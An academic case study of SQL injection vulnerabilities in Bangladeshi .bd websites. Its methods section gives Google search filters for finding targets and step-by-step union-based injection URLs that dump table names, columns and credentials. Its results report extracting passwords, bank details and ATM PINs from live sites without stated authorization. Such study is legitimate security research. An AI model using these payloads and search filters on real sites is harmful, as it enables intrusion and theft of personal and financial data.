A Case Study of SQL Injection Vulnerabilities Assessment of .bd Domain Web Applications

Delwar Alam, Md. Alamgir Kabir, and Touhid Bhuiyan
Dept. of Software Engineering
Daffodil International University
Dhaka, Bangladesh
Email: delwaralam@gmail.com, alamgir.swe@diu.edu.bd, t.bhuiyan@daffodilvarsity.edu.bd

Tanjila Farah
Dept. of ECE
North South University
Dhaka, Bangladesh
tanjila.farah@northsouth.edu

***Abstract*—Web applications or services play an important role in present day to day life. They have impact on the development of both individual and a country. Easy access to services such as online education, banking, reservation, shopping, resources, and information sharing have been proven most efficient for every day life. Various government and private organizations of Bangladesh have started to use web services to support clients. Most of the web applications of Bangladesh is registered with *.bd* domain and developed using content management system (CMS), various scripting language and SQL or MySQL database. Web applications are popular target for web attackers. However the security issues of the *.bd* domin web applications are not looked appropriately upon as of yet. One of the most attacked vulnerability of the database driven web applications is SQL injection or SQLi. SQLi through URL and user-input field is extremely high risk in current web based applications. Restricting user access to URL and user input field defies the purpose of web applications. However, the un-restricted user access exposes the vulnerable fields to web attacks. To prevent these exploitation's it is essential to have knowledge of the vulnerabilities adversaries uses to exploit the web applications. This paper presents an evaluation and analysis of SQLi vulnerabilities present in the existing web applications of *.bd* domain using black box penetration testing approach. User input based SQLi has been used for evaluation.**

Index Terms – SQLi, web applications, vulnerability, get and post based SQLi.

I. INTRODUCTION

Web applications provide friendly interface and any time easy accessibility. As the popularity of web applications is increasing. it is bringing billions of dollars in annual revenue [1]. Various government and private organizations have started to launch various web application services in Bangladesh such as: financial transaction and information sharing services. Though launching a web application for each service has become a trend, the security aspects are not considered as seriously. This places the companies and the users of the applications in serious security risks. Security issues arise based on the platform and structure of the web applications. Web applications associate with back-end database for storing and retrieving real time data. Users provide input though web application to retrieve output from database. Structured Query language (SQL) is used to retrieve data from database [3]. Intruders violate the relation between application and database by inserting unauthorized data and thus prompting the database to act out maliciously [2]. This process of inserting malicious and unchecked input in database is known SQL injection (SQLi) attack [4]. Another attack that follows the similar process is cross site scripting (XSS). SQLi and XSS are a potential threat to all database driven web applications [8], [5]. Over the past few years there has been plenty of research going on in this field of web application security, their types and their vulnerabilities. Various techniques and firewall have been introduced to prevent SQLi and XSS vulnerabilities [6], [7]. Yet these vulnerabilities remain threat to web applications. This paper explores the SQLi vulnerabilities exist in the web applications of Bangladesh. It presents an analysis of user-input based SQLi technique implemented on the web applications. The black box approach is used for testing purpose. Get and post based SQLi techniques has been considered for analysis purpose [8]. This paper is organized as follow, we start by describing SQL, various SQLi and get and post based SQLi. In section 3 we explain our research methodology. In section 4 we describe the steps of SQLi we used during the research. Section 5 we discuss our finding through this research. And then we conclude in section 6.

II. BACKGROUND

Web applications are accessed by user writing the URL/address of the application in the browser. The browser receives the URL and proceed them to the web server connected to the browser through firewall. Web server is also connected to the database through a firewall. Firewalls block any unauthorized requests to get connected to the database. To provide a user friendly interface to web services, most of the requests coming through browsers are allowed to pass the firewall. Once the browser provided request reaches the web servers, the request is used to form a SQL query. This query then passes the firewall between web and database server to reach the database and retrieve information requested by the user. The adversaries to SQL request to inject malicious input to the database and retrieve unauthorized data. The connections between browser, web server, and database server are shown in Figure 1.

A. SQL

Structured Query Language is a programming language used to communicate and control databases connected to web application. Once the users request for a web page/web application reaches the web application server, it dynamically forms a SQL query based on the users input. For example,




Fig. 1. Connect to the database to retrieve data

consider a web application, www.demopage.com shown in Figure 2. A URL has two parts: the web application name and the data. The data is used to retrieve a specific page from that web application.



Website name
Value
www.demopage.com/samples.php?page=2'
Query
$sql="SELECT * FROM demopage_table WHERE page=
' $page ' LIMIT 0,1";
2'

Fig. 2. Web application URL

To retrieve the "sample" page from the web application "demopage.com" a value page=2 is sent to the web server. The server then builds a SQL query adds the value 2 in the query as shown in Figure 2. This query is then sent to database. The value of page variable is matched in the databases table as shown in Figure 1. Once the variable is matched the requested page is returned to the browser. The basic SQL queries are authorized for the users to perform on a database are: select, update, insert, and delete for retrieving, updating, adding, and deleting information to and from database.

B. Injection mechanism

Based on the processing of user supplied data various mechanisms of SQLi can be implemented. Within the available SQLi techniques the most used mechanisms include [2]:

- User input based Injection
- Second order injection
- Cookie file based injection
- Server based injection
- Authentication bypass
- Remote code execution For this investigative research we have used user input based injection.

C. SQLi

SQLi is a web attack used to gain unauthorized access to the database. This code based technique is used to exploit the vulnerabilities of web applications and servers. Vulnerability occurs when the user input parameters are not verified before forming the query and sending to the back-end database servers. SQLi technique uses parameter manipulation to gain access to the web applications system [4]. It implies inserting unauthorized or wrong value as input in the query thus prompt the database to generate error messages. Attackers find a parameter in the URL of web application that is passed directly to database. The structure of malicious queries are discussed in detail in section 4.



www. demopage.com/samples.php?page=2' --+
$sql="SELECT * FROM demopage_table WHERE page=' $page '
LIMIT 0,1";
' --+

Fig. 3. Inserting unauthorized character through user input

In the user side Hypertext transfer Protocol (HTTP) is used to retrieve data from web server. HTTP uses two methods: GET() and POST() to enable communication between user and web server [6]. These methods are used to retrieve user input and supply them to the web server [8].

1) GET() based SQLi: In GET() based method user inputs are sent through the URL's value section as shown in Figure 3. All the values inserted by the user usually appears in the browsers URL box [4]. SQLi queries are also written in the browser URL as shown in Figure 2.

2) POST() based SQLi: POST() based method is used to retrieve information from user input box or login section of a web application. This method transfers information via a HTTP headers function called QUERY_STRING [4]. The values sent through the header function are stored in $_POST array of the post method. The SQLi query structure for post and get based method are similar.

III. RESEARCH METHODOLOGY

This is an ongoing study. So far 900 web applications have been assessed. The research methodology includes data collection and vulnerability checking and analysis. The data collection and vulnerability checking steps are consecutive. Once all the vulnerabilities are assessed, the data analysis phase takes place.

A. Collecting data

To detect the vulnerable web application of .bd we have searched in google.com using several filters. The most used filter keywords are: inurl:.php?id=,inurl:news.php?id=, inurl:gallery.php?id=, inurl:article.php?ID=, and inurl:event.php?id=. We have used the web application found under these keywords to inject SQL query and check for vulnerability.

B. Vulnerability checking and data analysis

After finding the web application we have used step by step SQLi explained in section 4 to manually check the level of vulnerabilities in these websites. The level of vulnerability means the amount of data that could be retrieved from SQLi.


For data analysis we have grouped the vulnerable web applications based on get and post based SQLi. Then we analyzed the data-set based on the sub types of get and post method.

IV. Steps of SQLi

In user input based SQL injection parameter splitting and balancing technique are used to inject vulnerable input value in the URL or user input field. As explained in section 2 SQLi uses get and post based method for injection. The steps of SQLi are mostly the same in both methods except get based SQLi is performed in URL section of the browser and post based SQLi is injected in user login section.

A. Splitting the query

The first step of SQLi is splitting the query to generate error messages. In this step the query is divided into two parts by inserting values in the URL value section. For example, A single quote (') character is used in SQL statement to designate start and end of a string value. In Figure 2, input through the page variable is 2'. This input is send to the web server that generates the query. In the dynamical generated query the single quote after value 2 completes the single quotation pair as shown by the arrow in Figure 2. This corrupts dynamically generated SQL query and generates error messages [2] as shown in Figure 4. The error message shown in Figure 4 indicates that a SQL server is present in the back end. It also reveals the syntax of the SQL query generated by the SQL server. The characters backslash and single quote (\') indicates that the SQL syntax in the back-end query is ended with a single quote (') character. There are various SQL character string vulnerability exists such as: One Single Quote ('), One Single Quote with bracket (')), One Double quote. Not all the syntax's are usable for all web applications. It depends on the means by which the web application developer has implemented the system.



```
www.demopage.com/sample.php?page=2\
```

```
MySQL server version for the right syntax to use near '\' LIMIT
0,1' at line 1
```

Fig. 4. Error after splitting the query

There are various SQL character string vulnerability exists. Few of ones we used through our research are shown in Table 1. These strings can be inserted in an URL to split the query. Not all of them are usable for all web applications. It depends on the means by which the web application developer has implemented the system.


TABLE I. Exploitable SQL syntax

SQL Syntax	Symbol
One Single Quote	'
One Single Quote with bracket	')
One Double quote	"
One Double Quote with bracket	")

Exception of query splitting syntax: Sometimes it is difficult to find the exact SQL syntax for splitting the query. In such situation, a backslash (\) could be used to find the query syntax of the server. This backslash is inserted with the value.

B. Fixing or balancing the query

The next step is fixing the error. While an error exits the database won't reply any of the queries. Two techniques are used to fix the error: Query Join and Query balance. There are various syntax's used for query joining and balancing. Such as for joining the query in get based method - - + sting is used as shown in Figure 3 or in post based method # is used. An example of query joining process is shown in Figure 3. In the URL after the single quote, a space, minus, minus, and plus (- - +) character strings are added. The signs should be together with no space. The character string - - is used in SQL statement to designate commenting of string values and + designates space. The syntax of this statement would result in commenting out all the string after query joining syntax. The part of the query to be commented out is shown in Figure 5. As shown in Figure 6 the query " ' LIMIT 0,1" " will be commented out by the query joining syntax. Thus the database



```
www.demopage.com/sample.php?page=2' order by 4 --+

$sql="SELECT * FROM demopage_table WHERE page=' $page '   LIMIT
0,1";
```

Fig. 5. Fixing the query


will execute the query written before the query joining syntax. Once the query is joined the web application in the browser side will retrieve its original form with no error messages. Only one of the joining or balancing methods can be used to fix query splitting error of a web applications. This would depend on the query structure of back-end server.

C. Injecting query

Both get and post based methods use same syntax for injection query. The injection code is written between single quote and joining or balancing the syntax as shown in Figure 5. For this research we have used a specific set of SQL injection steps to check the level of vulnerabilities of the web applications. These steps are as follow:

1) Step 1: Order by query is used to find the number of columns in the databases table. As shown in the example of Figure 5, between the query splitting and joining syntax order by 4 is written in the URL. The order by syntax checks if the value added after the order by syntax matches the column number in the database table. For the example in Figure 5, this value is 4 indicating that the back-end database table has 4 columns. A trial and error technique is used to determine the exact number of columns. If the value doesn't match the number of columns exists in the database an error message "Unknown column '5' in order clause" indicating that column 5 doesn't exists in the database.

2) Step 2: Once the numbers of columns are retrieved *union select* or *'union all select'* query is used to find the vulnerable columns in the database table. Using "union select 1,2,3,4" syntax the numbers of vulnerable columns are inquired as shown in Figure 6. Executing this query would print the exact numbers of vulnerable columns. In this query, value of the parameter has to be changed to -2 as shown in Figure 6. This is known as nullifying the original query. Any false condition such as and 0 or any large string could be added also to nullify. Executing this query prints the vulnerable column number 3 in this example.




```
www.demopage.com/sample.php?page=-2' union select 1,2,3,4 --+

$sql="SELECT * FROM demopage_table WHERE page= ' $page '
LIMIT 0,1";
                              -2'%20union select 1,2,3,4%20--+
```

Fig. 6. Query to find the vulnerable columns in the specific page

3) Step 3: After finding the number or numbers of vulnerable columns, the union select query is reconstructed. In the place of any of the vulnerable column number (which is 3 in Figure 7), *Group_concat (table_name)* query is written to print the names of all the table in the information schema database. Information schema is a default database in SQL server that has information's about all the databases in the server.




```
www.demopage.com/sample.php?page=-2' union select
1,2,group_concat(table_name),4 from information_schema.tables  where
table_schema=database() --+

$sql="SELECT * FROM demopage_table WHERE page= ' $page  '   LIMIT
0,1";
                     -2%27%20union%20select%201,2,
                     group_concat(table_name),4%20from%20
                     information_schema.tables
                     %20where%20table_schema=database%28%29--+
```

Fig. 7. Query to find the table names in the database

4) Step 4: Once the table names are retrieved the query is reconstructed to find the names of the columns in the tables. In The query the word "table" replaced with "column". The query syntax for retrieving column names in a specific table is shown in Figure 8. For our example we have considered the table name *demo_table*.




```
www.demopage.com/sample.php?id=-2' union select
1,2,group_concat(column_name),4 from information_schema.columns  where
table_name='demo_table' --+

$sql="SELECT * FROM demopage_table WHERE page= ' $page '   LIMIT
0,1";
        -2%27%20union%20select%201,2,group_concat(column_name),4
        %20from%20information_schema.columns
        %20where%20table_name=%27demo_table%27--+
```

Fig. 8. Query to find the column name in a specific table

5) Step 5: The column names retrieved are used to retrieve the data stored in these columns. The group concat query is reconstructed by replacing the column_name with id, username, password. We have assumed the columns id, username, password exists in demo_table for our example. The reconstructed query syntax is shown in Figure 9.



```
www.demopage.com/sample.php?id=-2' union select
1,2,group_concat(id, username, password),4 from demo_table--+

$sql="SELECT * FROM demopage_table WHERE page= ' $page '   LIMIT
0,1";
-2%27%20union%20select%201,2,
group_concat(id, username, password),4%20from%20demo_table%27--+
```

Fig. 9. Query retrieving specific user data from databases user table

There are various automatic tools to implement SQLi [4]. As we used manual testing approach, we have divided SQLi in above five steps. We were able to attempt all 5 steps all the tested web applications. These steps have theoretical similarities with existing tools. However, exact order of this steps might not be common to existing approaches.

V. RESULT AND DISCUSSION

In this research we have evaluated 900 web applications of public domain *.bd*. We have found 600 vulnerable web applications. Within these 600, 510 web applications are vulnerable to get based SQLi and 90 web applications are vulnerable to post based SQLi. We could retrieved user name password, bank account number, database super admin login, ATM booth pin number, users address, phone number and many other sensitive information from these testings. In this section we present analysis of web applications.

A. Analysis of GET based SQLi vulnerable web applications

In the data-set 510 websites are found vulnerable to various query splitting technique of get based SQLi. Table 2 shows the query splitting SQLi syntax and the percentage of web applications vulnerable to specific type of splitting syntax. There are about 10% web applications with very week query structure and could be exploited by entering a backslash only. About 70% of the websites are vulnerable to single quote (') splitting. And other 5% and 15% could be exploited by double quote (") and single quote single bracket (')). No vulnerability was found for the rest of the splitting techniques as shown in Table 2.

TABLE II. GET METHOD BASED SQLi

Query splitting Method (In %)									
Splitting not needed	'	"	')	""")	'))	" "))	' ")	" ')	' "))
10	70	10	15	0	0	0	0	0	0

We have analyzed the dataset based on the development language and framework they are built with as shown in Figure 10. The chart indicates that 33% of the vulnerable web applications are build using php version 5 and higher than 5. About 54% are build using php version 4.4.9 and less. 4% are built with Joomla version less then 2.5 and 9% are built with ASP.net version 4 or less. This analysis results may differ if the number of analyzed web application increases.




Fig. 10. Get based SQLi vulnerable websites based on development language

B. Analysis of POST based SQLi vulnerable web applications

In the data-set we have found 90 web applications vulnerable to various query splitting technique of post based SQLi. Shown in Table 3 the query splitting SQLi syntax's and the number websites that are vulnerable of post based SQLi. As shown in the chart, 85% of the web applications that are vulnerable of post based SQLi are exploitable to single quote (’) query splitting syntax. And the rest 15% are exploitable through double quote (”) query splitting syntax. The rest of the splitting techniques were not found in the evaluated web applications. This statistics might change if size of the analyzed data-set changes.

TABLE III. POST METHOD BASED SQLi

Query splitting Method (In %)											
’	”	’)	””)	’))	” ”))	’ ”)	” ’)	’ ”))	” ’))	’ ”	” ’
85	15	0	0	0	0	0	0	0	0	0	0

In the data-set of post based SQLi vulnerable web applications, 63% of the applications are build using php version 4.9 and less. The rest of 37% build using php version 5 and above as shown in Figure 11.




Fig. 11. Post based SQLi vulnerable websites regarding PHP versions

C. Level of vulnerability in web applications

The level of vulnerability is not same in all the exploited web applications in current data-set. The super admin login could be retrieved from 64% of the web application, which means all in formation of those web application could be exploitable as shown in Figure 12.




Fig. 12. Vulnerability level

VI. Conclusion

SQLi works by inserting unexpected data through the user input field of web applications. This paper presents analysis of SQLi vulnerabilities existent in the web applications of *.bd* domain. Online web applications are recently getting popular in Bangladesh. So far no study has been done on the existing vulnerabilities these web applications endure. This paper is the first attempt towards analysis of these vulnerabilities of *.bd* domain websites. For evaluation we have used user input based SQLi techniques to check the vulnerabilities of 900 web applications of .bd domain. We have found SQLi vulnerability in 600 web applications. Various SQLi techniques are manually implemented on all 600 web applications. For analysis propose these web applications are divided based on get based and post based SQLi. We found 510 web applications vulnerable to GET method based SQLi and 90 exploitable through post based SQLi. There were no overlap between these two techniques. Then analysis is performed on the types of language used to build these vulnerable web applications. We found that most of these vulnerable web applications are build using various older versions of php language. Web applications build using PHP version older then PHP 5 are most vulnerable. We have found that web applications build using older version of joomla and ASP.net are also vulnerable to SQLi. The results also suggest the web servers are not properly maintained by experienced administrators. These vulnerabilities could be prevented by using proper user input authentication and regular update. This paper intends to identify SQLi vulnerabilities of web applications of .bd domain. It is expected that the future developers would follow the best practice guideline and audit security of their web applications before deployment.

References

[1] D.A. Kindy and A.S. Pathan ”A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques,” *15th IEEE International Symposium on Consumer Electronics (ISCE*, Singapore, pp.468-471, June 16-19, 2011.

[2] E. Bertino, A. Kamra, and P.E. James, ”Profiling Database Application to Detect SQL Injection Attacks,” *IEEE Conference on International Performance, Computing, and Communications Conference, (IPCCC 2007)*, New Orleans, Louisiana, USA, pp.449-458, April, 2007.

[3] P. Mittal, A. Kamra, and S.K. Jena, ”A fast and secure way to prevent SQL injection attacks,” *IEEE Conference on Information Communication Technologies (ICT)*, Tamil Nadu, India, pp.449-458, April, 2013.

[4] A. Tajpour, A. Kamra, and M.J.Z. Shooshtar, ”Evaluation of SQL Injection Detection and Prevention Techniques,”*Second International Conference on Computational Intelligence, Communication Systems and Networks (CICSyN)*,Liverpool, United Kingdom, pp.216-221, July, 2010.

[5] The Open Web Application Security Project (OWASP). Available [online]. www.owasp.org/index.php/Main_Page (accesses May 1, 2015)

[6] R. Johari and P. Sharma, ”A Survey on Web Application Vulnerabilities (SQLIA, XSS) Exploitation and Security Engine for SQL Injection,” *International Conference on Communication Systems and Network Technologies (CSNT)*, Gujrat, India, pp.453-458, May, 2012.

[7] J.C. Lin and J.M. Chen ”The Automatic Defense Mechanism for Malicious Injection Attack,” *7th IEEE International Conference on Computer and Information Technology (CIT)*, Fukushima Japan, pp.709,714, 16-19 Oct., 2007.

[8] V. Sunkari and C.V. Guru Rao, ”Preventing input type validation vulnerabilities using network based intrusion detection systems,” *International Conference on Contemporary Computing and Informatics (IC3I)*,Mysore, India, pp.702-706, Nov., 2014.

[9] N. Pinzo et al. ”AIIDA-SQL: An Adaptive Intelligent Intrusion Detector Agent for detecting SQL Injection attacks,” *10th International Conference on Hybrid Intelligent Systems (HIS)*, Atlanta, USA, pp.73-78, Aug., 2010.

[10] C. Sharma and S.C. Jain ”Analysis and classification of SQL injection vulnerabilities and attacks on web applications,” *International Conference on Advances in Engineering and Technology Research (ICAETR)*,Kanpur, India, pp.1-6, Aug., 2014.

[11] W. G. Halfond, J. Viegas, and A . Orso, ”A classification of SQL-injection attacks and countermeasures,” in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, Los Alamitos, CA, 2006.

[12] S.M. Sajjadi and B.T. Pour ”Study of SQL Injection Attacks and Countermeasures,” *International Journal of Computer and Communication Engineering*, vol. 2, No. 5, September, 2013.